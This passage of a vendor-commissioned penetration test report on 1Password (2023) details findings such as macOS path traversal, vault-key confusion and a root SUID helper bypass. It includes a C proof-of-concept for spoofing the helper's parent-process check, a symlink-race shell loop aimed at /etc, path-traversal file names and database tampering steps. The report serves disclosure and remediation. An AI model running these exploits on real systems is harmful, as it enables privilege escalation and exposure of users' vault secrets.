

Secfault Security

Annual Pentest

Security Assessment

Report

for

Agilebits Inc dba 1Password

4711 Yonge St., 10th Floor
Toronto,ON M2N 6K8 Agilebits

- hereafter called "Agilebits" -

Document History

Version	Author	Date	Comment
0.1	Jennifer Gehrke	2023-07-18	First Draft
0.2	Jennifer Gehrke	2023-07-25	Additions
0.3	Maik Münch	2023-08-14	Additions
0.4	Jennifer Gehrke	2023-08-15	Additions
0.5	Finn Westendorf	2023-08-27	Additions
0.6	Jennifer Gehrke	2023-08-28	Additions
0.7	Maik Münch	2023-08-31	Internal Review
0.8	Gregor Kopf	2023-09-08	Internal Review
0.9	Gregor Kopf	2023-10-26	Customer Feedback
1.0	Gregor Kopf	2023-11-16	Final Version

Table of Contents

1 Executive Summary

Secfault Security was commissioned by Agilebits with the execution of an open-scope annual security review of the 1Password solution. A more detailed description of the target scope is provided in section 2.1.1, while the selected test procedures are briefly described in section 2.1.2 of this document.

The project has been performed in the time frame from 2023-06-19 to 2023-09-06. During project execution a number of issues could be identified, including two issues of High severity. These allowed for the manipulation of file names to write to arbitrary locations on a victim's MacOS file system. The remaining issues of Medium and Low severity range from cryptographic problems such as missing integrity protection or information leaks to general implementation flaws such as lax URL parsing or flawed operating system permission management. More detailed information on the identified issues are provided in section 4.

Additionally, a number of general recommendations have been compiled in section 5 of this document ranging from the usage of dangerous patterns to potential improvements of cryptography-related areas in the solution.

Despite the identified issues, the solution left a positive impression with regards to its security posture. The codebase was readable and well structured. During the execution of the project, Agilebits and Secfault Security discussed the identified issues in a Slack channel. Agilebits furthermore provided technical information and clarifications. Secfault Security would like to thank the Agilebits team for the excellent communication and coordination of the project.

After having received a draft version of this document, Agilebits and Secfault Security discussed the report in a phone conference. As a result of this discussion, Secfault Security re-evaluated a number of issues and adjusted their ratings. Furthermore, Agilebits provided feedback on the identified issues, which can be found in section 6 of this document.

2 Overview

The next sections provide an overview of the project execution, the scope of the assessment as well as a brief summary of the test procedures applied during the engagement.

2.1 Project Description

1Password is a password manager product developed and maintained by AgileBits Inc. The solution provides a secure place for customers to store passwords, software licenses, and various other sensitive information in virtual vaults. Secfault Security was tasked with a security review of the solution to further strengthen the security posture of the 1Password password manager.

2.1.1 Target Scope

The scope of this audit was deliberately not limited to specific features or areas of the solution and was defined internally by Secfault Security.

However, during the initial coordination of the scope, Agilebits explicitly mentioned the "Passwordless Unlock" feature. Thus, this feature was reviewed in-depth during the assessment.

Additionally, during the initial conversation, it was stated, that the following "special integrations" or "tools" should not be in scope:

- SCIM Bridge
- Events Reporting API
- Secrets Automation
- Unlock with SSO
- 1Password CLI

More information about the scope, selected by Secfault Security, can be found in section 2.1.2 of this document, describing the test procedures.

Agilebits provided Secfault Security with a number of artifacts to enable the consultants to audit all potential interest areas:

- Source Code
  - B5 `release 1544`
  - Core `commit 2f077551e0b722163e664c229ba96bc0edcf7a7f`
  - B5x `build: 20400000 - date: 2023-06-14 23:28:10`
- Build for Core based apps
  - Desktop `macOS, Windows, Linux`

- Mobile `Android, iOS`
- Browser extension

- Threat Model
- Documentation

2.1.2 Test Procedures

The engagement was performed following a white-box methodology. This means that Agilebits provided full details about the target solution to the consultants beforehand. This methodology generally yields higher-quality results, as it significantly reduces the amount of uncertainty and guesswork about the target system.

Initially, using the provided Threat Model, a list of potentially interesting areas were identified. This list was extended by newly identified areas during project execution due to newly acquired knowledge about the solution.

During the audit, a combination of a static source code review and dynamic verification was employed to identify relevant flaws including potential security vulnerabilities.

The below subsections provide some insight in the assessed areas and the selected approaches.

2.1.2.1 Passwordless Unlock

In addition to Single Sign On (SSO), 1Password is extended to support Passkeys to unlock the client. This feature was defined as an analysis objective for the conducted audit. The feature is technically based on public implementations of the WebAuthn standard and the signin token, device enrollment and client credential storage approaches as used in the case of SSO.

The following aspects were regarded to evaluate the security of this new feature:

- Passkey registration
- Passkey authentication
- Storage and lookup of WebAuthn challenges
- Device credential revocation
- Identification of conceptual and implementation wise deviations from the SSO scheme
- Vulnerability of the new scheme to security issues identified in the context of SSO
- Client-side usage of platform features (AuthenticationServices)

The enrollment of further devices to the same passkey could not be tested, as no supporting client could be provided in the given time-frame. Nevertheless, a static audit of the server-side routines was performed.

2.1.2.2 Open Scope

Apart from the new passkey unlock feature, the assessment followed an open scope methodology. Accordingly, different areas of security interest were selected and analysed by the testers. This section will provide an overview of investigated topics.

In general, the audit was used to get a better understanding of some core components of the solution. This knowledge is vital to be able to assess the interplay of different features to be able to find security issues introduced by this. Consequently, the review focused on specific attack scenarios and threats and did not strive for high depth in each single aspect.

A general inspection of the following areas was conducted:

- Client synchronization
- Item sharing
  - via vaults
  - direct sharing
- Custom transport protection protocol
  - URL protection
  - body protection
- Key material derived from unlock credentials
- Client local data protection
- Data representation and encryption of
  - items
  - attachments (documents)
  - vaults
  - keysets
- General mobile security (OWASP MTG)
- Code attestation aspects
- IPC
  - Peer verification
  - Permissions
- Mobile Device Management
- Differences in platform-dependent implementations
- General use of OS-level functionality, such as filesystem access or process spawning

- Information stored in the local sqlite database file

In general, the open scope situation allowed for the identification of issues affecting the basic concepts of the solution and their technical realization. Examples for this can be found in the issues outlined in sections 4.6, 4.5 and 4.13.

2.2 Project Execution

The project has been executed in the time frame from 2023-06-19 to 2023-09-06.

The consultants assigned to this projects were:

- Jennifer Gehrke
- Gregor Kopf
- Finn Westendorf
- Maik Münch

3 Result Overview

An overview of the project results is provided in the following table.

Description	Chapter	Type	Severity
Cross Platform Reuse of Client Settings	4.1	Code	Low
Disclosure of Encrypted Material	4.2	Code	Low
Directory Traversal on Revealing Documents	4.3	Code	High
Directory Traversal in Document Preview	4.4	Code	High
Key Mismatch on Item Encryption and Decryption	4.5	Code	Medium
Cryptographically Unprotected Data Mappings	4.6	Design	Medium
Bypass Parent Process Check in KeyringHelper	4.7	Code	Medium
File Write Privilege Escalation	4.8	Code	Medium
Global Cryptographic Access for Group Managers	4.9	Design/Observation	Medium
Escalating B5 to Cryptographic Vault and Group Access	4.10	Design	Medium
Local Attack on the Single Sign On (SSO) Login URL	4.11	Code	Informational
Issues in Custom Transport Protection Protocol	4.12	Design	Low
Group and Vault Key Decryption by Recovery	4.13	Design	High
Too Lax Signin URL Validation	4.14	Code	Low
Unprotected SSH Agent Configuration File	4.15	Design	Low

Each identified issue is briefly described by its title, its type, its exploitability and by the impact of a successful exploitation. Technical details for the individual issues are provided in the respective sections of chapter 4 of this document. Details regarding the vulnerability rating scheme used in this document are provided in section 7.

4 Results

The issues identified during the project are described in detail in the following sections. For each finding, there is a technical description, recommended actions and - if necessary and possible - reproduction steps. For details regarding the used vulnerability rating scheme, please refer to section 7 of this document.

4.1 Cross Platform Reuse of Client Settings

Summary

Type	Location	Severity
Code	Settings Protection	Low

Technical Description

The 1Password client safeguards its settings by storing the values integrity protected by keyed Blake3 hashes. Those hashes can be used to detect modification of the settings, to protect the client in case of a local attack. An investigation of this mechanism revealed that the settings are not cryptographically bound to the specific client.

In the current construction, the utilized settings key is randomly selected and stored encrypted by a context-specific key derived from the unlock key material. Since the unlock key material is shared across all clients of the same user account, the cipher text of the `SettingAuthenticationKey` can be exchanged together with the settings information. While this attack scenario is restricted to clients set up to use the same user accounts and the settings a user selects for these, it might be a risk when performed cross platform.

Depending on the underlying operating systems, the security level of available features like the OS keyring can vary significantly. The reliability of client functions based on these mechanisms, such as system unlock, directly depend on their security level. For this reason users might decide to apply different settings to their clients when used on different platforms.

The severity of this issue is rated as medium, since the victim must have a client with suitable settings and the attacker needs to gain access to the protected database and settings values of it as a precondition.

In this context, it was also noted that the integrity protection is applied separately for each configurable setting. This is a questionable approach from a cryptographic perspective, as the user might not want to enable a specific combination, e.g. disable auto locking when the OS locks and at the same time keep the client unlocked for a long period. An attacker with access to different versions of the protected settings, however, would be able to combine these arbitrarily. Further,

settings can be reset to default values by removing the according entries from the configuration file.

Recommended Action

Since a suitable hardware module for a clean cryptographic bonding of the settings to a specific machine will not be available for all installations, a full remedy of the named risk is not realistic. Still it might be advisable to apply some mitigations to address the outlined scenarios.

It should be considered to include some general information on the specific system's security in the protected settings file. This could include data on the platform, the availability of TPMs or other security aspects. This information should be checked by the client to match the system it is running on to the extent possible, before processing the actual settings. For example, as the client is built platform-specific it inherently has this information for comparison.

In addition, it is recommended to integrity-protect the whole file contents to resolve the issue of undesired setting combinations. To allow for efficient updates of single entries, an update of the general data structure might be required.

Reproduction Steps

Perform the below steps to enable system authentication on a less secure platform by using the secure settings of another client:

- Setup the 1Password client on two different platforms that are considered to have a different security level. (The approach was tested during the audit by moving settings from a Windows to a Linux installation.)
- Configure both to use the same user account. For simplicity add no other accounts.
- Enable system authentication for the client on the more secure platform (denoted below as client1).
- Configure an arbitrary non-default setting on client2, since the client tracks whether the `settings.json` file needs to be read at all.
- Lock and kill both clients.
- Overwrite the `settings.json` file of client2 with the file extracted from client1.
- Record the `enc_local_validation_key` JSON object of client1, which can be found in the database in the `accounts` table's `data` column.
- Replace the `enc_local_validation_key` JSON object of client2 with it and hex encode the result (in Python use `r'<json_with_replaced_enc_local_validation_key>'.encode('utf-8').hex()`).
- Update the column of client2 via the statement `update accounts set data=x'<hex_of_updated_json_entry>' where id=<target_row_id>;`

- Finally start client2. The unlock screen should show an unobtrusive note that system authentication will be available after unlocking once again with the password. System unlock should be fully functional afterwards.

4.2 Disclosure of Encrypted Material

Summary

Type	Location	Severity
Code	Multiple	Low

Technical Description

One of the main security responsibilities of the server APIs is the restriction of access to encrypted data. To take advantage of the weaknesses described in section 4.10 and 4.9, access to encrypted key material is of special interest. For this purpose the data usually returned by the server APIs and the code base were searched for API endpoints that could disclose suitable data.

The request `GET /api/v2/vault/:uuid` with the `attrs` URL parameter set to the value `accessors` was found to meet this requirement. It returns the full list of vault accesses including the encrypted vault keys to any user that has access to the respective vault, regardless of the user's group memberships. Therefore, it discloses more encrypted entities than necessary.

When submitted by a user with permission "Manage all Groups", the `GET /api/v2/group/:uuid?attrs=` endpoint was found to include cryptographic material related to the "Administration", "Owners" and "Security" group when selected. This is considered to be problematic, since the user is not permitted to add users to these groups. Accordingly, no use-case exists that requires access to its keyset encrypted to the recovery group, the recovery key or vault keys encrypted to the group. Yet, all this information is returned by the server APIs. In the same permission context, it was noted that the `GET /api/v3/account?attrs=groups` also contains the recovery keyset encrypted with the group key of these groups.

As mentioned above such flaws could be chained with other security issues to enable their exploitation.

Recommended Action

The endpoints should be adjusted to only return data that is required by the intended use-cases. These use-cases are based both on the cryptographic accesses as well as the server API permissions assigned to the respective user, e.g. due to group memberships.

Reproduction Steps

In order to reproduce this issue, please log in as a team member of a business account that has no specific memberships or permissions. Now send a request to the `GET /api/v2/vault/:uuid?attrs=accessors` URL including the UUID of the default shared vault.

This step might require using internal tools that apply the required URL signature. Observe that various accesses are shown in the server's response. Those contain the vault key encrypted at least to the `Recovery`, `Owners`, `Administrators` and `Team Members` groups, while the user actually is only a member to the last group.

To observe the information returned by the `GET /api/v2/group/:uuid?attrs=` and `GET /api/v3/account?attrs=groups` endpoints, please utilize a user that only has the "Manage all Groups" permission. It can be created by assigning a standard team member to a custom group with this permission. Now login on the Web UI and inspect the server responses issued when navigating to the "Groups" overview or when selecting the view of the "Administrators" or "Owners" group. The responses can be inspected using the 1Password Burp Suite plugin.

4.3 Directory Traversal on Revealing Documents

Summary

Type	Location	Severity
Code	macOS Client	High

Technical Description

The 1Password client supports sharing and storing sensitive files by using `Document` items. The respective file is encrypted and uploaded to a storage server, from where it can later be downloaded by other clients.

The macOS client was found to insufficiently restrict the document's file name, which is utilized to store the decrypted file in the user's `Downloads` folder. This way, an attacker distributing a file in a shared vault, could cause writing the file to unintended locations by including path meta characters in the file name.

The issue is caused by an incomplete list of forbidden file name characters defined inside `foundation/op-open/src/helpers.rs` in the `INVALID_MACOS_FILENAME_CHARS` constant:

```
 8 #[cfg(any(target_os = "linux", target_os = "android"))]
 9 pub(crate) const INVALID_LINUX_FILENAME_CHARS: &str = "/";
10 #[cfg(any(target_os = "ios", target_os = "macos"))]
11 pub(crate) const INVALID_MACOS_FILENAME_CHARS: &str = ":";
12 #[cfg(target_os = "windows")]
13 pub(crate) const INVALID_WINDOWS_FILENAME_CHARS: &str = "<>:\"/\\|?*";
```

This list is used in the `valid_os_filename_` function implemented inside `foundation/op-open/src/apple.rs`, which will substitute any forbidden characters to construct the final name.

Recommended Action

For sanitization purposes, it is generally recommended to follow an allowlist approach, instead of using a denylist. This way, the accidental omission of problematic characters can be prevented. In any case, the code should be adjusted in a way that path separators such as forward slashes are substituted.

A textual search showed that methods such as `Path::join`, `PathBuf::push` in Rust and `path.join` in TypeScript are regularly used. It should be pointed out that these functions will respect path separators. For instance, joining the paths `some/directory` and `/foo` will ultimately result in `/foo`. It should be considered to utilize or build an extended implementation for handling file system paths that allow to append single path segments or filenames. Those could internally apply file

system specific restrictions. The specification of arguments containing meta characters could be limited to constants or could be subject to additional reviews.

Please, also note that there are similar patterns documented for issue 4.4 and in section 5.2 to underpin the above advice.

Reproduction Steps

The issue can be reproduced by the following steps:

- Login on Web UI and start creating a vault item of type "document".
- Before selecting the actual file in the local file system, use the JavaScript debugger offered by most browsers to search for the line matching the pattern `uploadState:.*Finished` in `app.b5test.com/js/unlocked-...min.js`. Set a breakpoint on the respective call to the `setState` function.
- When selecting the file, the breakpoint should be hit. Now alter the variable passed as `documentAttributes` to the `setState` method via the console. For instance, use `e.fileName = "/Users/Shared/maliciousfile.jpg"`
- Wait until the changes to the variable get displayed as effective in the debugger, resume the process and save the item.
- Login to the account on a macOS client, download and reveal the document item.
- Check the `/Users/Shared` directory for the plain text contents of the `maliciousfile.jpg` file.



Figure 1 - Breakpoint Location in Browser Debugger

The attack can also be performed via file names such as `<some_folder>/../../malicousfile.jpg` to write the file to the user's home directory. `<some_folder>` however needs to be substituted with the name of a directory existing in the user's `Downloads` folder, since the client prohibits file names starting with a period.

4.4 Directory Traversal in Document Preview

Summary

Type	Location	Severity
Code	macOS Client	High

Technical Description

Related to the directory traversal identified in the `Document` item download on macOS (please refer to issue 4.3), a similar issue was detected in the preview feature offered only on this platform.

The relevant code can be found in the `decrypt_preview` and `preview_path` methods defined inside `op-file/src/lib.rs`:

```
241 #[cfg(not(target_arch = "wasm32"))]
242 async fn preview_path(
243     storage: &impl AsyncStorage,
244     filename: &str,
245 ) -> Result<PathBuf, FilePreviewError> {
246     let directory = preview_directory()?;
247 
248     storage.create_dir_all(&directory).await?;
249 
250     Ok(directory.join(filename))
251 }
[...]
301 /// Decrypt the file and save in the previews folder
302 #[cfg(not(target_arch = "wasm32"))]
303 pub async fn decrypt_preview(
304     filename: &str,
305     enc_filepath: &Path,
306     encryption_key: ItemDocumentEncryptionKey,
307     nonce: &DecryptionNonce,
308 ) -> Result<PathBuf, WriteError> {
309     let file_path = preview_path(&FileSystemStorage::default(), filename)
310         .await
311         .map_err(|e| match e {
312             FilePreviewError::IOError(e) => WriteError::Io(e),
313             FilePreviewError::OpenError(e) => WriteError::OpOpen(e),
314         })?;
315 
316     let mut file = fs::OpenOptions::new()
317         .create(true)
318         .truncate(true)
319         .write(true)
```

```
320         .open(&file_path)?;
321
322     write_decrypted_contents(enc_filepath, Cow::Owned(encryption_key),
nonce, &mut file)?;
323
324     Ok(file_path)
325 }
```

It can be observed that no checks on the filename are performed by the above code.

Recommended Action

The outlined implementation flaw should be addressed analog to the issue described in section 4.3. Please refer to the respective recommendation section.

Reproduction Steps

The same reproduction steps as given in section 4.3 can be utilized to place the decrypted file inside the `/Users/Shared` directory. Instead of downloading and revealing the item, its preview should be requested from the client. The preview window will already show the utilized storage location.

The path traversal sequence `../` can be likewise used in the attack, as long as all specified directories exist. The tampered file name will be joined to the path `/var/folders/z3/<some_id>/T/1Password/previews/`.

By creating a file with the same name but different content inside the target directory, the overwriting of files can be verified.

4.5 Key Mismatch on Item Encryption and Decryption

Summary

Type	Location	Severity
Code	Client Item Handling	Medium

Technical Description

An inspection of the cryptographic client routines revealed that different keys might be used for item decryption and encryption. An encrypted item, as most encrypted data, is stored in JSON structures containing some encryption meta data alongside the cipher text.

Note the following example of encrypted item overview data:

```
"encOverview" : {
   "kid" : "xa5ocqphunslbnxedxdq3o2tmq",
   "enc" : "A256GCM",
   "cty" : "b5+jwk+json",
   "iv" : "qhbYd0UWC8oky1T4",
   "data" : "i2Tk8SLjAuxcYn5rF6FDJpeE0I1-3WH8l2wVPLUpEbFknh00sVa55kNDMleC-
XRbUtPrNMv3v-bkkMMkzNs3e21MNbeP-50ozjcDJqYhhndKz0uP_NCgiH-vbfN_rW7NkKx-
WGB1vkZQbIE"
}
```

The JSON payload also contains a field named `kid`, which is the UUID of some vault key. For decrypting the item, an according lookup in the list of vault keys available for the respective account is made by the client. Once an item should be encrypted, e.g. on creation or on update, the required vault key is however fetched based in the connected vault's UUID. As a result, a client's database can be manipulated in a way that items get encrypted with unintended vault keys.

The fact that items, from the client's perspective, are assigned to a vault based on the row ID of the vault's database entry (please note issue 4.6) makes it especially simple to specify a malicious key for encryption or even upload the items to a malicious shared vault when updated.

Recommended Action

The client implementation should be adjusted to ensure that the same key is used for both encryption and decryption. The problem of selecting the correct vault key for the encryption of new items should be addressed in the context of issue 4.6.

Reproduction Steps

To demonstrate the issue, a Proof-of-Concept scenario will be provided that is easy to reproduce. While this example requires the victim and attacker to share at least one vault for the account holding the target items, this is not considered to be necessary in a general case. However, it has the

advantage of making updated items automatically available to the attacker via the server APIs. Alternatively, an attacker would have to be able to inject a fake vault with a known key and encrypt it to the user's keyset. Items encrypted with this malicious vault key would need to be extracted in a second local attack.

Please follow the below steps to move items to a shared vault. They will be re-encrypted with the shared vault key and uploaded to the server on update:

- Setup a client for a user that shares at least one vault with the attacker. For simplicity only setup one account for this client.
- Lock and kill the client.
- Open the database file and have a look at the `item_overviews` table. The values in the second column, `vault_id`, correspond to the row ID as used inside the `account_objects` table to store the related vault's information.
- Change any item that should be moved to the shared vault by using the SQL statement: `update item_overviews set vault_id=<target_vault_id> where id=<row_id_of_item>`. Both vaults and items can be identified based on their UUID, which can be extracted from the URLs in the Web UI or the debugging information offered by the client.
- Disconnect the client from the Internet and unlock it. The items should be visible in the shared vault and can be decrypted. No errors are shown.
- Connect the client to the Internet again and wait for a synchronization. Observe that the vaults, where items were removed from, are filled up again. No errors are shown.
- Check the items in the shared vault from the perspective of the attacker, e.g. using the Web UI. The moved items should not yet be visible.
- Use the client from step 1-6 to alter one of the moved items in the shared vault, e.g. by editing the title. Observe on the next synchronization that the item is now visible for the attacker as well.

4.6 Cryptographically Unprotected Data Mappings

Summary

Type	Location	Severity
Design	Cryptographic Design	Medium

Technical Description

The overall information stored by the client in its database was subject to a general inspection. This inspection was specifically focusing on the relation between cryptographically protected entries stored in the different tables. It was noted that the client makes regular use of row numbers to reference entities such as a specific account, vault or item. Commonly, this reference is fully modifiable once an attacker gains write access to the database. In some cases, such as SSH public key or autofill data, the row information is even included in integrity protected information, while the target location of this reference remains editable.

Practically, this can be utilized in the following attack scenarios:

- An item can be assigned to another vault. Due to the key confusion issue described in section 4.5 this will lead to a re-encryption with the new vault key and an upload to the server, when the item gets edited by the user. Until that, the item is displayed by the client to belong to the new vault and can be accessed without any functional issues.
- The item overview and detail information of items can be interchanged as long as the category format is suitable. Due to the mentioned item key confusion issue, this is feasible across vault boundaries inside the same account. Once the respective item is modified, the wrong details will also be propagated to the server.
- The SSH key information stored in the `ssh_pubkeys` table to be included in the authorization prompt can be mapped to another SSH key. For this an attacker can simply switch the keys' rows inside the `item_overviews` and `item_details` tables.

A brief static review further suggests that this weakness might also affect the auto-filling preview mechanism offered on Android and iOS. The encrypted `autofill_data` stored in the `autofill` table also includes row numbers for item reference. Due to time constraints, it could not be dynamically verified, whether this could lead to the selection of the wrong item information similar to the case described for the SSH keys.

Recommended Action

The overall cryptographic concept should be extended to include an integrity protected representation of relations between the entities.

It could be considered to include references and other entity meta data in the Associated Data (AD) of the AES-GCM encrypted payloads. This way, the client will detect modifications latest on decrypting the primary contents of the respective entity. While it could be evaluated to stick with the database row IDs, the introduction of references that are independent of the specific client installation would expand the protection to the server storage and avoid the need for re-encrypting synced data when received by the client.

Reproduction Steps

The below list will provide steps that demonstrate the weakness by the given three scenarios. Modifications of the database are assumed to always happen with a locked client. For reasons of clarity only one account should be registered for testing. The steps will utilize a business team member account.

- Vault assignment: Create a new item in the private vault and memorize its title. Inspect the different vault row IDs in the database by using the query `select * from account_items where object_type="vault";`. Note the row number of the entry containing the JSON field `"vault_type":"E"`, which is the vault shared by default with any team member. Now, alter the last `item_overviews` table entry to use this row number as vault reference issuing the command `update item_overviews set vault_id=<shared_vauld_row_id> where id=<last_overview_row_id>;`. Unlock the client and observe that the item is now available in the shared instead of the private vault and is fully functional.
- Item overview and details mismatch: Create two credit card items in two different vaults, memorize title and verification number and lock the client directly afterwards. Now exchange the rows of the last two entries in the `item_details` table, e.g. using queries such as `update item_details set id=<target_id> where id=<source_id>`. Unlock the client and observe that the verification numbers are now assigned to the other credit card item.
- SSH key confusion: Create two SSH keys in the private vault and enable the client's SSH agent. Note the keys' titles and respective public keys and lock the client. Configure an SSH server to accept one of these keys. Now switch the rows of the last entries in both the `item_overviews` and `item_details` table. Now connect to the test SSH server and observe that the prompt for the correct key is shown. Approving the access, however, will lead to an authentication failure because the wrong private key will be utilized.

The third scenario has the downside, that the public key requested by the SSH server and the title will still be bonded to each other. This way the original key title will still be shown after the manipulation. Solely the actually used private key differs and will cause the connection to fail. Therefore, the practical exploitability is limited. However, the integrity protected mappings between titles and public keys will be rebuilt each time on client unlock. Using scenario 2 to assign the item title, which is a part of the item's overview, with another public key read from the item's details, the

attacker can confuse the titles of all enabled SSH keys. Simply perform the steps in paragraph three again, not changing the rows in the `item_overviews` table. This time, unlock the client once before performing the SSH authentication and observe that the wrong key title will be shown.

4.7 Bypass Parent Process Check in KeyringHelper

Summary

Type	Location	Severity
Code	1Password-KeyringHelper	Medium

Technical Description

While reviewing the binaries installed on a Linux system, it was identified that `1Password-KeyringHelper` has the SUID bit and is owned by the `root` user. In order to prevent random users from using this binary, the code contains a number of checks, including checking whether or not the parent process is the actual 1Password binary. This check basically is implemented by using the Linux `proc` file system to identify the parent using the `exe` in the `proc` file system directory of parent's process ID.

This check can be bypassed by building a process that `fork`s, and inside the child process immediately executes the `1Password-KeyringHelper` binary. While this binary is initializing, the parent `execl`s, so that it becomes the 1Password app. For the `1Password-KeyringHelper` binary, it now appears to be launched by 1Password. However, `stdin` and `stdout` of the helper are still available, as they have never been redirected to the 1Password instance that was launched. Hence, you can directly communicate with the helper via stdio. For a concrete implementation of this attack, please refer to the provided Proof-of-Concept code provided in the reproduction steps of the issue described in section 4.8.

Using this attack an attacker is able to communicate with the `1Password-KeyringHelper` and might abuse the fact that this binary is executed in the context of the `root` user to elevate its privileges. One instance of this is detailed in section 4.8, describing an issue that allows writing `root`-owned files into `root`-owned directories as a normal user.

Recommended Action

As Agilebits informed Secfault Security that this helper application is not used, it is recommended to delete it from future installations.

Reproduction Steps

In order to reproduce this issue, the following PoC code can be used:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(void) {
```

```
      pid_t pid = fork();
      char buf[1024];

      if (pid == 0) {
       // child
          execl("/opt/1Password/1Password-KeyringHelper", "helper", NULL);
      } else {
       // parent
       close(STDERR_FILENO);
       execl("/opt/1Password/1password", NULL);
      }
}
```

Please copy the above code into a file named `spoof.c` and compile it. When starting the resulting binary, please verify that `1Password-KeyringHelper` is running. Please observe that a prompt reading `ready` is produced, indicating that a communication with `1Password-KeyringHelper` via stdio is indeed possible.

4.8 File Write Privilege Escalation

Summary

Type	Location	Severity
Code	1Password-KeyringHelper	Medium

Technical Description

While performing dynamic tests using the SUID binary `1Password-KeyringHelper`, it was identified that it allows to write `root` -owned file in `root` -owned directories. This can be achieved by creating a rapidly changing symbolic link inside of the directory where the helper binary writes its log files. For example, by using a symbolic link pointing to `/etc`, an attacker can successfully write into this directory as an unprivileged user by bypassing the flawed parent process check as described in section 4.7.

Presumably, this issue originates from missing or incorrect permission dropping in the `flexi_logger` Rust crate. Due to the fact that the binary is not used anymore, no further root cause analysis was performed.

During project execution, it could not be achieved to control the name of the file or its content. However, in certain system configurations a file write might be enough to influence the system's behaviour in an advantageous way for an attacker.

Recommended Action

As Agilebits informed Secfault Security that this helper application is not used, it is recommended to delete it from future installations. Additionally, it is advised to evaluate the implemented logging facilities with regards to their permission handling and to be extra careful when using file based logging in an elevated context.

Reproduction Steps

In order to reproduce this issue, please follow the below steps:

- Use a command like `cd ~/.config/1Password/logs ; while true; do ln -s /etc KeyringHelper; done` to rapidly create symbolic links beneath the `~/.1Password/logs` directory.
- Set the environment variable `OP_LOG_LEVEL` to `DEBUG` in order to provoke more logging outputs.
- Start the `1Password-KeyringHelper` binary from `/opt/1Password`, for instance by leveraging the steps outlined in section 4.7 of this document. For instance, a command like `cat /dev/random | ./spoof` could be used.

- Check whether the file `/etc/1Password_rCURRENT.log` has been created. It might be required to repeat this process a number of times.

4.9 Global Cryptographic Access for Group Managers

Summary

Type	Location	Severity
Design/Observation	Manage All Groups Permission	Medium

Technical Description

Business accounts allow to assign the permission "Manage All Groups" to custom groups, so that the according members can assign users to the account's groups. Excluded from this are the predefined "Administrators", "Owners" and "Security" groups. To technically realize this permission, the according managers get access to the recovery keyset so that they can decrypt any keyset of present groups and those created in future by other users.

This approach has the downside that, on the cryptographic layer, no differentiation can be made between custom and the mentioned predefined groups. Once the manager gains access to the respective group key encrypted for the recovery keyset, they can decrypt it. By propagation, the same holds true for any vault that is encrypted for these groups. Consequently, such a user has full cryptographic access to the account. This is not considered optimal and is not made clear by the Web UI when assigning this permission.

It should be pointed out that the server APIs' responses observed during the intended use-cases of a group manager were found to reveal both the keys of predefined groups and any vault key encrypted for a group. Please refer to section 4.2 for more details on the affected endpoints.

It should be noted here, that the Web UI does not offer a group manager any management related to vaults that the manager itself does not have explicit access to.

Recommended Action

When introducing new permissions, it should generally be examined whether they can be represented on the cryptographic layer. One could consider for example to have a keyset similar to the recovery keyset that corresponds to a permission. In the given case, a keyset for that all custom group keys will get encrypted could be introduced. The recovery group could gain access to it so that only keys of the predefined groups would need to be explicitly encrypted for recovery. If Agilebits decides to not have a permission mapping on this level, the UI should inform users whenever the cryptographic permissions exceed the operations offered by the clients.

In any case, the information disclosure issues described in 4.2 should be addressed, to not unnecessarily reveal cryptographic information to group managers.

Reproduction Steps

With knowledge of the recovery keyset's UUID one can inspect the server's response for the `GET /api/v2/account/keysets` API endpoint to verify the obtained access. This should be done for a normal team member before and after assigning it to a group with the sole permission "Manage All Groups". The access is proven by the recovery keyset being encrypted by the user's personal keyset. The personal keyset can be determined easily since it is the only one in the response payload that has the `encryptedBy` field set to `mp`.

On assigning the "Manage All Groups" permission via the Web UI, one can observe that no clarification or warning is shown.

To retrace that the server is revealing the encrypted keys of the predefined groups and all vault keys, please follow the reproduction steps given in section 4.2.

4.10 Escalating B5 to Cryptographic Vault and Group Access

Summary

Type	Location	Severity
Design	Recovery Process	Medium

Technical Description

A general issue was identified in the realization of the recovery process, as offered to business and family accounts. The issue emerges from a missing cryptographic assurance that the affected user ever had access to the cryptographic material that is recovered.

When considering the technical measures that make a user member of a group or give access to a vault, two layers can be observed. The first layer is the membership relation that is stored by the server in its database, while the second and primary security layer is of cryptographic nature. This second layer should ensure that a user only gets access to the group or vault contents, if its keys are encrypted with the user's personal public key. This requirement shifts the security focus to all situations where keys get encrypted with personal public keys. Obvious situations are the assignment of users to groups or vaults, which is affected by the known weakness described in section 5.1, and the recovery process.

The re-encryption performed as part of the recovery process is intended to be implemented entirely on the client side, to not reveal any keys to the server. While this is generally the case, the server again is the party that provides crucial information. Apart from the unauthenticated public key, it determines what keys are re-encrypted. Those are fetched based on the membership relations in the server's database. As a result, the recovery process undermines the second, cryptographic layer that should protect groups and vaults.

As a result, a user who managed to be assigned to a vault or group according to the server database will get access to the respective keys by recovering its account. Note section 4.12 as an exemplary attack achieving this precondition.

For a special case of this issue please refer to section 4.13. Here, the attacker does not need to have access to the respective vault according to the server's membership information, but can use the recovery process to decrypt an existing key encrypted for the recovery group.

Recommended Action

The issue arises from the inability of the client, when performing a recovery, to verify in a cryptographic manner that a user had access to the affected group or vault key material previously. As mentioned above, this verification should not only cover existing keys that were made available to the user via assignments, but should also ensure that keys for groups or vaults could only be

initially registered for recovery with knowledge of their plain text value. This should include any automatically generated vaults and groups, e.g. added on account or user creation.

A fix will likely require introducing an explicit or implicit cryptographic bonding between the group or vault key and a user that has access to it. The bonding should be realized in a way that it cannot be created with already encrypted material, but requires knowledge of the plain text key.

